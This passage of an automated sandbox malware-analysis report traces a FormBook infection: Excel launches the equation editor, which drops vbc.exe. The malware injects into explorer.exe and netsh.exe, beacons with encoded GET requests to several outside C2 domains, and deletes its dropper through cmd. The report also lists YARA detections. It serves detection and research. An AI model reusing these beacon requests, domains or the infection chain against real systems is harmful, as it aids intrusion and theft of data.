6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:51:55.539252996 CEST	1413	OUT	GET /p2io/?dzuD7VXH=L/l9chWXgd4NYCGd+vVro19pFM6JqqsPd4ppl3EKhtG9qh305X+esnK5qs3e0XUjSiRqvg==&bzr8U=6lxL-0XX HTTP/1.1 Host: www.iotcloud.technology Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:51:55.653333902 CEST	1414	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 03 Aug 2021 14:51:55 GMT Content-Type: text/html Content-Length: 275 ETag: "6104856e-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	192.0.78.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:52:00.727487087 CEST	1415	OUT	GET /p2io/?dzuD7VXH=d2NgnqRXaD3590PSrSeXKrGILlrAeXd0mpzt/HUKTHCMsqjNpHqiPppP981n7+M4uf60sw==&bzr8U=6lxL-0XX HTTP/1.1 Host: www.micheldrake.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:52:00.747591019 CEST	1415	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Tue, 03 Aug 2021 14:52:00 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.micheldrake.com/p2io/?dzuD7VXH=d2NgnqRXaD3590PSrSeXKrGILlrAeXd0mpzt/HUKTHCMsqjNpHqiPppP981n7+M4uf60sw==&bzr8U=6lxL-0XX X-ac: 2.hhn _dfw Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	23.82.57.32	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:52:06.176023960 CEST	1416	OUT	GET /p2io/?dzuD7VXH=WkKybY+BW5ZBczdH4hKPcEEM/Z4gp4PnllJ4lZDhA9T5haocRpsPFf0l2LnXqOHPzeGA4A==&bzr8U=6lxL-0XX HTTP/1.1 Host: www.ruhexuangou.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:52:06.352396011 CEST	1417	IN	HTTP/1.1 200 OK Server: Tengine Date: Tue, 03 Aug 2021 14:52:06 GMT Content-Type: text/html;charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 33 34 31 0d 0a 0a 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 5f 68 6d 74 20 3d 20 5f 68 6d 74 20 7c 7c 20 5b 5d 3b 0a 28 66 75 6e 63 74 69 6f 6e 28 29 20 7b 0a 20 20 76 61 72 20 68 6d 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 73 63 72 69 70 74 22 29 3b 0a 20 20 68 6d 2e 73 72 63 20 3d 20 22 68 74 74 70 73 3a 2f 2f 68 6d 2e 62 61 69 64 75 2e 63 6f 6d 2f 68 6d 2e 6a 73 3f 64 63 34 64 64 62 66 32 62 33 66 65 65 66 64 61 35 35 37 35 30 61 66 34 34 30 35 35 30 32 31 62 22 3b 0a 20 20 76 61 72 20 73 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 20 0a 20 20 73 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 68 6d 2c 20 73 29 3b 0a 7d 29 28 29 3b 0a 3c 2f 73 63 72 69 70 74 3e 0a 0a 0a 3c 74 69 74 6c 65 3e 35 30 32 20 42 61 64 20 47 61 74 65 77 61 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 35 30 32 20 42 61 64 20 47 61 74 65 77 61 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 341<html><head><script>var _hmt = _hmt || [];(function() { var hm = document.createElement("script"); hm.src = "https://hm.baidu.com/hm.js?dc4ddbf2b3feefda55750af44055021b"; var s = document.getElementsByTagName("script")[0]; s.parentNode.insertBefore(hm, s);})();</script><title>502 Bad Gateway</title></head><body bgcolor="white"><center> 502 Bad Gateway </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49172	163.44.239.73	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:52:11.978595972 CEST	1418	OUT	GET /p2io/?dzuD7VXH=4oufm6g8t9Bugn+4kDBWoA8I6Q2bNaX51teMhl/6i5f1woTl8Y4OhcGguchYpq40FyXh9g==&bzr8U=6lxL-0XX HTTP/1.1 Host: www.adultpeace.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:52:12.266453981 CEST	1419	IN	HTTP/1.1 301 Moved Permanently Connection: close Content-Type: text/html Content-Length: 706 Date: Tue, 03 Aug 2021 14:52:12 GMT Server: LiteSpeed Location: https://www.adultpeace.com/p2io/?dzuD7VXH=4oufm6g8t9Bugn+4kDBWoA8I6Q2bNaX51teMhl/6i5f1woTl8Y4OhcGguchYpq40FyXh9g==&bzr8U=6lxL-0XX Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" ><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2768 Parent PID: 584

General

Start time:	16:49:43
Start date:	03/08/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fa90000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2444 Parent PID: 584

General

Start time:	16:50:05
Start date:	03/08/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 3020 Parent PID: 2444

General

Start time:	16:50:08
Start date:	03/08/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x1370000
File size:	1336832 bytes
MD5 hash:	214B1DDF045E4D6FDD73A5C8788D2ADC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000006.00000002.2161353199.0000000002BFE000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2161637497.00000000038C9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2161637497.00000000038C9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2161637497.00000000038C9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: vbc.exe PID: 2224 Parent PID: 3020

General

Start time:	16:50:11
Start date:	03/08/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x1370000
File size:	1336832 bytes
MD5 hash:	214B1DDF045E4D6FDD73A5C8788D2ADC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2198746522.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2198746522.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2198746522.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2198454714.0000000000220000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2198454714.0000000000220000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2198454714.0000000000220000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2197884630.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2197884630.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2197884630.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1388 Parent PID: 2224

General

Start time:	16:50:14
Start date:	03/08/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: netsh.exe PID: 1428 Parent PID: 1388

General

Start time:	16:50:29
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\netsh.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\netsh.exe
Imagebase:	0xc00000
File size:	96256 bytes
MD5 hash:	784A50A6A09C25F011C3143DDD68E729

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2362795032.0000000000600000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2362795032.0000000000600000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2362795032.0000000000600000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2362606058.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2362606058.00000000001F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2362606058.00000000001F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2362716429.00000000002C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2362716429.00000000002C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2362716429.00000000002C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 1144 Parent PID: 1428

General

Start time:	16:50:33
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a5f0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Deleted

Disassembly

Code Analysis